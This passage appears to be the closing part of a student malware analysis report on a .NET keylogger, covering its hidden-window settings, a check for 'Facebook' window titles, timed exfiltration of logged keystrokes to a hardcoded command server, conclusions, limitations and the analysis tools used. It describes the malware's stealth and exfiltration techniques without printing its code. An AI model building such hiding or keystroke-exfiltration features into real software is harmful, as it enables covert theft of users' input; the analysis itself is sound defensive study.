- 


- 


Saw in the source code that the malware was configured to run silently by setting ShowInTaskbar = false, Opacity = 0.0, and Visible = false in the Form1_Load() method. These values were modified to make the window visible and display it on the desktop. After rerunning the malware, the window appeared as expected, closing the window using the X button successfully terminated the process and the process also disappeared from Process Explorer, confirming normal termination behaviour.

- 

GetActiveWindow() method checks if the active window's title contains the string "Facebook". If matched, the malware sets a flag to true, although this flag is not used elsewhere in the code. Suggests potential targeting of Facebook,

possibly for future functionality or filtered keylogging behaviour. Can see the breakpoint hitting the flag=true due to the active window containing Facebook header.


- 

- 

In the InitializeComponent() method, malware uses System.Windows.Forms.Timer class with the Interval function set to 2000 milliseconds (2 seconds) to repeatedly send data to the hardcoded C2. This confirms automated and periodic exfiltration behavior, tied directly to the log_Tick() timer. This periodic data exfiltration was visibly confirmed in Wireshark on the REMnux machine. Packets containing content from configurations.txt were observed being sent.

6. Malware Type and Purpose

CYBR473Malware.exe is an unpacked, debug-build .NET 4.7.2 keylogger which executes in user space, capturing user input via keyboard hooks, adding them to a log file, configuration.txt. It then ex-filtrates the accumulated log to a hard-coded PHP endpoint every two seconds.



7. Conclusion and Limitations of Analysis

CYBR473Malware.exe was analyzed using static and dynamic techniques. It was identified as a .NET-based keylogger with periodic network exfiltration to a hardcoded C2 server. Confirmed its behaviour through the use of malware static and dynamic analysis techniques. The analysis was comprehensive, however, there were limitations. The C2 server was simulated in a lab environment, so actual server responses and advanced C2 logic could not be analyzed. VM-aware behaviour (e.g. probing for Windows Update domains) suggests the malware may alter its behaviour in a live target environment.

8. Word Count Clarification

Word count is 2997 for sections 1-7, which is the main report on the malware, excluding 8 onwards.

9. References and Tools

9.1. Tools Used For Static Analysis

- VirusTotal (https://www.virustotal.com)
- CFF Explorer (https://cff-explorer.com)
- PEiD (https://github.com/wolfram77web/app-peid)
- Notepad (https://apps.microsoft.com/detail/9msmlrh6lzf3?hl=en-US&gl=US)
- Windows Command Prompt (In-Built: https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/windows-commands)
- IDA Pro (https://hex-rays.com/ida-pro)
- dnSpy (https://dnspy.org)

9.2. Tools Used For Dynamic Analysis

- Process Explorer (https://learn.microsoft.com/en-us/sysinternals/downloads/process-explorer)
- Process Monitor (https://learn.microsoft.com/en-us/sysinternals/downloads/procmon)
- FakeDNS (https://github.com/SocialExploits/fakedns/tree/main)
- Wireshark (https://www.wireshark.org)
- OllyDbg (https://www.ollydbg.de)
- dnSpy (https://dnspy.org)

9.3. References/Websites

- ChatGPT (Helped in understanding and clarification of malware analysis behavior, processes and patterns)
- https://www.youtube.com/watch?v=1Kb6tee2eJI&ab_channel=screeck (Used to help build lab environment setup for live malware analysis
- https://learn.microsoft.com/en-us/windows/win32/dlls/dynamic-link-libraries (Microsoft documentation to understand processes and DLL purposes.
- https://www.fortiguard.com/encyclopedia/virus/10157777#:~:text=MSIL%2FHeracles.-,4364!,or%20encrypting%20the%20user's%20files. (Understand what a heracles trojan malware actually does to the OS, helped in understanding malware to perform analysis).